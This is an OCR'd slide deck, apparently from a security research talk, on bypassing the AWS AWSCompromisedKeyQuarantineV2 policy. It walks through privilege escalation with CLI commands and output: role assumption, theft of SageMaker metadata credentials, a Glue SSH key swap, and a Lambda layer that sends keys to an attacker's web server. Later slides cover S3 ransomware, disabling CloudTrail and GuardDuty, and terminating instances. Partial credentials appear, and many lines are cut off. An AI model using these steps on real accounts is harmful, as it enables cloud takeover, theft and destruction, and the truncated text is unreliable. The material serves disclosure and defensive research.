PERMISO


Breaking Free from the Chains of Fate

Bypassing AWSCompromisedKeyQuarantineV2 Policy

Intros

Opie AKA Andrew Kraut

gl4ssesbo1 AKA Bleon Proko



Not Allowed	Partially Allowed	Fully Allowed
Creating a new policy version	Assume Role (Updating the Assume Role Policy of a role not allowed)	Updating an existing Glue Dev Endpoint
Setting the default policy version to an existing version	Invoke Lambda Function (Passing a role to a function not allowed)	Associating a Codestar team member
Creating an EC2 instance with an existing instance profile	Invoke Lambda using DynamoDB (Passing role to a function not allowed)	Adding a malicious Lambda layer to an existing Lambda function
Creating a new user access key	Update DataPipeline Definition	Gaining access to an existing SageMaker Jupyter notebook
Creating a new login profile		
Updating an existing login profile		
Attaching a policy to a user		
Attaching a policy to a group		
Attaching a policy to a role		
Creating/updating an inline policy for a user		
Creating/updating an inline policy for a group		
Creating/updating an inline policy for a role		
Adding a user to a group		
Passing a role to a new Lambda function, then invoking it cross-account		
Updating the code of an existing Lambda function		
Passing a role to CloudFormation		
Passing a role to a new CodeStar project		
Passing a role to a new SageMaker Jupyter notebook		
Passing a role to a Glue Development Endpoint		
Creating a CodeStar project from a template (no longer possible)		

AWSCompromisedKeyQuarantineV2 Policy

```
{
  "Version" : "2012-10-17",
  "Statement" : [
    { "Effect" : "Deny",
      "Action" : [
                    "cloudtrail:LookupEvents",
                    "ec2:RequestSpotInstances",
                    "ec2:StartInstances",
                    "ec2:PurchaseReservedInstancesOffering",
                    "ec2:AcceptReservedInstancesExchangeQuote",
                    "ec2:CreateReservedInstancesListing",
                    "ec2:DeleteReservedInstancesListing",
                    "ec2:GetReservedInstancesExchangeQuote",
                    "ec2:ModifyReservedInstances",
                    "lightsail:Create*",
                    "lightsail:Delete*",
                    "lightsail:Download*",
                    "lightsail:Get*",
                    "lightsail:Start*",
                    "lightsail:Update*",
                    "s3:DeleteBucket",
                    "s3:DeleteObject",
                    "s3:DeleteObjectVersion",
                    "s3:PutLifecycleConfiguration",
                    "s3:PutBucketAcl",
                    "s3:PutBucketPolicy",
                    "s3:PutBucketOwnershipControls",
                    "s3:PutObjectAcl",
                    "s3:PutObjectVersionAcl",
                    "s3:DeleteBucketPolicy",
                    "s3:ListAllMyBuckets",
                    "s3:ListMultipartUploadParts",
                    "s3:AbortMultipartUpload",
                    "s3:CreateAccessPoint",
                    "s3:CreateJob",
                    "s3:PutAccessPointPolicy",
                    "s3:PutAccountPublicAccessBlock",
                    "ec2:CreateKeyPair",
                    "ec2:GetPasswordData",
                    "ec2:CreateInstanceAccessDetails",
                    "ec2:ExportClientVpnClientConfiguration",
                    "savingsplans:CreateSavingsPlan"
                    "iam:AddUserToGroup", "iam:AttachGroupPolicy",
                    "iam:AttachRolePolicy", "iam:AttachUserPolicy",
                    "iam:ChangePassword", "iam:CreateAccessKey",
                    "iam:CreateInstanceProfile", "iam:CreateLoginProfile",
                    "iam:CreatePolicyVersion", "iam:CreateRole",
                    "iam:CreateUser", "iam:DetachUserPolicy",
                    "iam:PassRole", "iam:PutGroupPolicy",
                    "iam:PutRolePolicy", "iam:PutUserPermissionsBoundary",
                    "iam:PutUserPolicy", "iam:SetDefaultPolicyVersion",
                    "iam:UpdateAccessKey", "iam:UpdateAccountPasswordPolicy",
                    "iam:UpdateAssumeRolePolicy", "iam:UpdateLoginProfile",
                    "iam:UpdateUser",
                    "organizations:AttachPolicy",
                    "organizations:CreateAccount",
                    "organizations:CreateOrganization",
                    "organizations:CreateOrganizationalUnit",
                    "organizations:CreatePolicy",
                    "organizations:DeclineHandshake",
                    "organizations:DeleteOrganization",
                    "organizations:DeleteOrganizationalUnit",
                    "organizations:DeletePolicy",
                    "organizations:DisablePolicyType",
                    "organizations:EnablePolicyType",
                    "organizations:InviteAccountToOrganization",
                    "organizations:LeaveOrganization",
                    "organizations:DetachPolicy",
                    "organizations:MoveAccount",
                    "organizations:RemoveAccountFromOrganization",
                    "organizations:UpdatePolicy",
                    "organizations:UpdateOrganizationalUnit",
                    "lambda:AddLayerVersionPermission",
                    "lambda:AddPermission", "lambda:CreateFunction",
                    "lambda:DeleteFunctionConcurrency", "lambda:GetPolicy",
                    "lambda:ListTags",
                    "lambda:PutFunctionConcurrency",
                    "lambda:PutProvisionedConcurrencyConfig",
                    "lambda:TagResource", "lambda:UntagResource",
                    "lambda:UpdateFunctionCode",
      ],
      "Resource" : [
        "*"
      ]
    }
  ]
}
```

Enumeration

```
gl4ssesbo1@Galaxy:~$ aws iam list-attached-user-policies --profile quarantinedUser --user-name quarantinedUser
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        },
        {
            "PolicyName": "AWSCompromisedKeyQuarantineV2",
            "PolicyArn": "arn:aws:iam::aws:policy/AWSCompromisedKeyQuarantineV2"
        }
    ]
}
```

Policy name	Type	Used as	Description
AlexaForBusinessReadOnlyAccess	AWS managed	None	Provide read only access to AlexaForBu…
AmazonAppFlowReadOnlyAccess	AWS managed	None	Provides read only access to Amazon A…
AmazonAppStreamReadOnlyAc…	AWS managed	None	Provides read only access to Amazon A…
AmazonBedrockReadOnly	AWS managed	None	Provides read only access to Amazon B…
AmazonChimeReadOnly	AWS managed	None	Provides read only access to Amazon C…
AmazonCloudDirectoryReadOnl…	AWS managed	None	Provides read only access to Amazon C…
AmazonCloudWatchEvidentlyRe…	AWS managed	None	Provides read only access to Amazon C…
AmazonCloudWatchRUMReadO…	AWS managed	None	Grants read only permissions for the A…
AmazonCodeCatalystReadOnly…	AWS managed	None	Provides read only access to Amazon C…
AmazonCodeGuruProfilerReadO…	AWS managed	None	Provides read only access to Amazon C…
AmazonCodeGuruReviewerRead…	AWS managed	None	Provides read only access to Amazon C…
AmazonCognitoReadOnly	AWS managed	None	Provides read only access to Amazon C…
AmazonConnectReadOnlyAccess	AWS managed	None	Grants permission to view the Amazon…

Privilege Escalation

PrivEsc: Assuming Roles

```
gl4ssesbo1@Galaxy:~$ aws sts assume-role --role-arn "arn:aws:iam::                :role/
ole1 --profile
{
    "Credentials": {
        "AccessKeyId": "A                        /",
        "SecretAccessKey": "C/                                                    Q",
        "SessionToken": "IQoJb3JpZ2luX2VjEDYaCWV1LXdlc3QtMSJGMEQCICMy58/1jY+1oXu0gb
tTN
MrM
K/O
Gyw
oia
x68t5gbFjr/F59xWG988loAX4z9GU0y/5Wb7mM3IpsblVMd/s1fO0n86h8qGpV7Jnhg82AF2sPS6945PxYR
        "Expiration": "2024-06-26T22:46:01+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "A                        Y4:role1",
        "Arn": "arn:aws:sts::              :assumed-role/role1/role1"
    }
}
```

PrivEsc: DataPipeline

Needed:

- datapipeline:PutPipelineDefinition privilege
- Existing DataPipeline role with useful privileges

```
> aws datapipeline put-pipeline-definition
   --pipeline-id df-00627471SOVYZEXAMPLE
   --pipeline-definition file://my-pipeline-definition.json
```

PrivEsc: CodeStar

```
aws codestar associate-team-member
    --user-arn arn:aws:iam::************:user/quarantinedUser
    --project-id testproject--profile quarantinedUser
    --project-role Owner
```

```
aws codestar create-user-profile
    --user-arn arn:aws:iam::************:user/quarantinedUser
    --display-name qu --email email@example.com
    --profile quarantinedUser
```

PrivEsc: SageMaker / Jupyter

```
gl4ssesbo1@Galaxy:~$ aws sagemaker create-presigned-notebook-instance-url --notebook-instance-name test --profile
{
    "AuthorizedUrl": "https://test-skip.notebook.eu-west-1.sagemaker.aws?authToken=eyJhbGciOiJIUzI1NiJ9.eyJmYXNDcmVkZW5
Yd
Qw
UJ
aG
BQ
JL
jN
c0
nR
tV
Ek
bl
Pa
Ir
G9
cE
OY
J1T0Ky3WosXlg"
```

```
BaseNotebookInstanceEc2InstanceRolesh-4.2$ curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/iam/s
le
{"AccessKeyId":"A
kOgSvcQp2AIhAL0L
OTjOSGpC1qO7YNJk
PUNAS8W5BpBNBnvB
RMbgXCpEG5xcIvKghDPzZB07t3anJNErqDlUossrVaBDldYTzkwE1z9Injj5J8zqjV+76ZEuHjoUC+wzqY0Qmd5Exqt0hxvGX5SZpLI7ESAZFA0Lnf2NU30yckHMueRyvpo
:"Success","Message":null}sh-4.2$
```

PrivEsc: Glue Environment

```
gl4ssesbo1@Galaxy:~$ aws glue get-dev-endpo
{
    "DevEndpoint": {
        "EndpointName": "dev-endpoint",
        "RoleArn": "arn:aws:iam::
        "SecurityGroupIds": [],
        "ZeppelinRemoteSparkInterpreterPort
        "PublicAddress": "ec2-44-203-197-20
        "Status": "READY",
        "NumberOfNodes": 5,
        "AvailabilityZone": "us-east-1c",
        "LastUpdateStatus": "COMPLETED",
        "CreatedTimestamp": "2024-04-16T16:
        "LastModifiedTimestamp": "2024-04-1
        "PublicKey": "ssh-rsa AAAAB3NzaC1yc
7e6b9GwPInARuRUG5wlmuN6bxh0gBZKiEIhyIB4Qi34
i+RUi7OA/D+A0j2zXE86ujZuZg/8jDJR3z1mri0Hmht
    }
}
```

```
gl4ssesbo1@Galaxy:~$ aws glue update-dev-endpoint --endpoint-name dev-end
pZKZ5JAcLwEJwXuPpIPFAABHd+kSwhRi5fD
hgq5zp7JYztO38xcIhoitd/PEU10+t95hNT
gl4ssesbo1@Galaxy:~$ ssh -i ~/.ssh/id_rsa glue@ec2-44-203-197-206.compute
Last login: Tue Apr 16 21:56:08 2024 from 35.149.211.164

       __|  __|_  )
       _|  (     /   Amazon Linux AMI
      ___|\___|___|

https://aws.amazon.com/amazon-linux-ami/2017.09-release-notes/
No packages needed for security; 1 packages available
Run "sudo yum update" to apply all updates.
Amazon Linux version 2018.03 is available.

EEEEEEEEEEEEEEEEEEE MMMMMMMM           MMMMMMMM RRRRRRRRRRRRRRR
E::::::::::::::::::E M::::::M         M::::::M R::::::::::::::R
EE::::::EEEEEEEEE:::E M:::::::M       M:::::::M R::::RRRRRR:::::R
  E::::E       EEEEE M::::::::M     M::::::::M RR:::R      R::::R
  E::::E             M::::::M:::M   M:::M::::::M   R::R      R::::R
  E::::::EEEEEEEEEE   M:::::M M:::M M:::M M:::::M   R::RRRRRR:::::R
  E::::::::::::::E   M:::::M  M:::M:::M  M:::::M   R:::::::::::RR
  E::::::EEEEEEEEEE   M:::::M   M:::::M   M:::::M   R::RRRRRR::::R
  E::::E             M:::::M    M:::M    M:::::M   R::R      R::::R
  E::::E       EEEEE M:::::M     MMM     M:::::M   R::R      R::::R
EE::::::EEEEEEEE:::E M:::::M             M:::::M   R::R      R::::R
E::::::::::::::::::E M:::::M             M:::::M RR:::R      R::::R
EEEEEEEEEEEEEEEEEEE MMMMMMM             MMMMMMM RRRRRRR      RRRRRR

[glue@ip-172-32-34-225 ~]$ aws sts get-caller-identity
{
    "Account": "
    "UserId": "AROARLOLOOLDYS75N4ETA:GlueJobRunnerSession",
    "Arn": "arn:aws:sts::
}
[glue@ip-172-32-34-225 ~]$
```

AmazonS3ReadOnlyAccess
AWSGlueConsoleFullAccess
AWSGlueServiceRole
AmazonS3FullAccess

PrivEsc: Lambda Layers


```
gl4ssesbo1@Galaxy:~/mallib/aws-layer$ aws lambda add-layer-version-permission --layer-name boto3 --version-number 3 --statement
on --principal '*' --region us-east-1
{
    "Statement": "{\"Sid\":\"public\",\"Effect\":\"Allow\",\"Principal\":\"*\",\"Action\":\"lambda:GetLayerVersion\",\"Resourc
96:layer:boto3:3\"}",
    "RevisionId": "0c047f0b-ee52-4502-8105-5cced99f2a30"
}
gl4ssesbo1@Galaxy:~/mallib/aws-layer$ aws lambda update-function-configuration --function-name botoCode --layers arn:aws:lambd
profile quarantinedUser --region us-east-1
{
    "FunctionName": "botoCode",
    "FunctionArn": "arn:aws:lambda:us-east-1:[redacted]:function:botoCode",
    "Runtime": "python3.10",
    "Role": "arn:aws:iam::093305336519:role/AdminLambdaRole",
```

```
ssm-user@ip-172-31-26-116:~$ sudo tail -f /var/log/apache2/access.log
35.149.211.164 - - [22/Apr/2024:16:37:58 +0000] "GET / HTTP/1.1" 200 10926 "-" "curl/7.81.0"
46.174.191.30 - - [22/Apr/2024:16:40:24 +0000] "GET / HTTP/1.0" 200 10945 "-" "Mozilla/5.0 (Windows NT 6.1; WOW
54.146.2.189 - - [22/Apr/2024:16:40:39 +0000] "ASI[redacted]5C; A8[redacted]rCB/;
1q+hkrX
RF5wbIf
GaakEJ7
4jNndPg
1PeDg0n
```

Infrastructure Impact

Infra: S3 Bucket Versioning

```
gl4ssesbo1@Galaxy:~$ aws s3api put-bucket-versioning --versioning-configuration Status=Suspended --bucket test-buck
gl4ssesbo1@Galaxy:~$ aws s3 cp ./test.txt s3://test-bucket-versioning-permiso-test --profile adminUser
upload: ./test.txt to s3://test-bucket-versioning-permiso-test/test.txt
gl4ssesbo1@Galaxy:~$ aws s3 cp ./test.txt s3://test-bucket-versioning-permiso-test --profile adminUser
upload: ./test.txt to s3://test-bucket-versioning-permiso-test/test.txt
gl4ssesbo1@Galaxy:~$ aws s3 cp ./test.txt s3://test-bucket-versioning-permiso-test --profile adminUser
upload: ./test.txt to s3://test-bucket-versioning-permiso-test/test.txt
gl4ssesbo1@Galaxy:~$ aws s3api list-object-versions --bucket test-bucket-versioning-permiso-test --profile adminUse
{
    "Versions": [
        {
            "ETag": "\"674441960ca1ba2de08ad4e50c9fde98\"",
            "Size": 5,
            "StorageClass": "STANDARD",
            "Key": "test.txt",
            "VersionId": "null",
            "IsLatest": true,
            "LastModified": "2024-04-18T22:24:00+00:00",
            "Owner": {
                "DisplayName": "aws-research-individual-bleon-proko",
                "ID": "594003ad116d864e30bf64bb407f3a9213cf352f64a162faa43cb43f9eb4d2b0"
            }
        },
        {
            "ETag": "\"674441960ca1ba2de08ad4e50c9fde98\"",
            "Size": 5,
            "StorageClass": "STANDARD",
            "Key": "test.txt",
            "VersionId": "Jx6VtJQzjvjFENJVwn4zqOxCPktfdqAo",
            "IsLatest": false,
            "LastModified": "2024-04-18T21:09:21+00:00",
            "Owner": {
                "DisplayName": "aws-research-individual-bleon-proko",
                "ID": "594003ad116d864e30bf64bb407f3a9213cf352f64a162faa43cb43f9eb4d2b0"
            }
        }
    ],
    "RequestCharged": null
}
gl4ssesbo1@Galaxy:~$
```



Infra: Ransomware

- Need s3:GetObject, s3:PutObject, kms:Encrypt
- Or: s3:Copy, which is equivalent to all 3
- Combined with previous Bucket Versioning strategy

Infra: Affecting Logs

- StopLogging
- DeleteTrail
- **Doesn’t stop CloudTrail API**
- LookupEvents

Infra: GuardDuty

- guardduty:DeleteDetector
- guardduty:DeleteIPSet
- guardduty:DeleteInvitations
- guardduty:DeleteMembers
- guardduty:UpdateIPSet
- guardduty:DisassociateFromMasterAccount
- guardduty:DisassociateMembers
- guardduty:DisassociateFromAdministratorAccount
- guardduty:UpdateDetector

Financial Infrastructure Impact

FinInfra: Lambda

- lambda:InvokeFunction
- lambda:DeleteFunction
- lambda:GetFunction

FinInfra: EC2

```
gl4ssesbo1@Galaxy:~$ aws ec2 stop-instances --instance-ids i-06545c429c19b121f
{
    "StoppingInstances": [
        {
            "CurrentState": {
                "Code": 64,
                "Name": "stopping"
            },
            "InstanceId": "i-06545c429c19b121f",
            "PreviousState": {
                "Code": 16,
                "Name": "running"
            }
        }
    ]
}
```

```
gl4ssesbo1@Galaxy:~$ aws ec2 terminate-instances --instance-ids i-06545c429c19b121f
{
    "TerminatingInstances": [
        {
            "CurrentState": {
                "Code": 32,
                "Name": "shutting-down"
            },
            "InstanceId": "i-06545c429c19b121f",
            "PreviousState": {
                "Code": 64,
                "Name": "stopping"
            }
        }
    ]
}
```

Recap

- Enumerate Everything
- Assume Roles
- Submit DataPipeline Jobs
- Access CodeStar
- Create SageMaker / Jupyter Notebooks
- Access Glue Environments
- Add layers to Lambdas
- Overwrite S3 Bucket Objects
- Disabled S3 Bucket Versioning
- Stop CloudTrail Log Shipping
- Access CloudTrail Log Events
- Impact GuardDuty in many ways
- Delete Lambdas

Important Notes

- Quarantine Automation requires
  - iam:AttachUserPolicy
  - iam:AttachRolePolicy
- Failure not represented in logs

Questions?

https://permiso.io/p0-labs

https://permiso.io/blog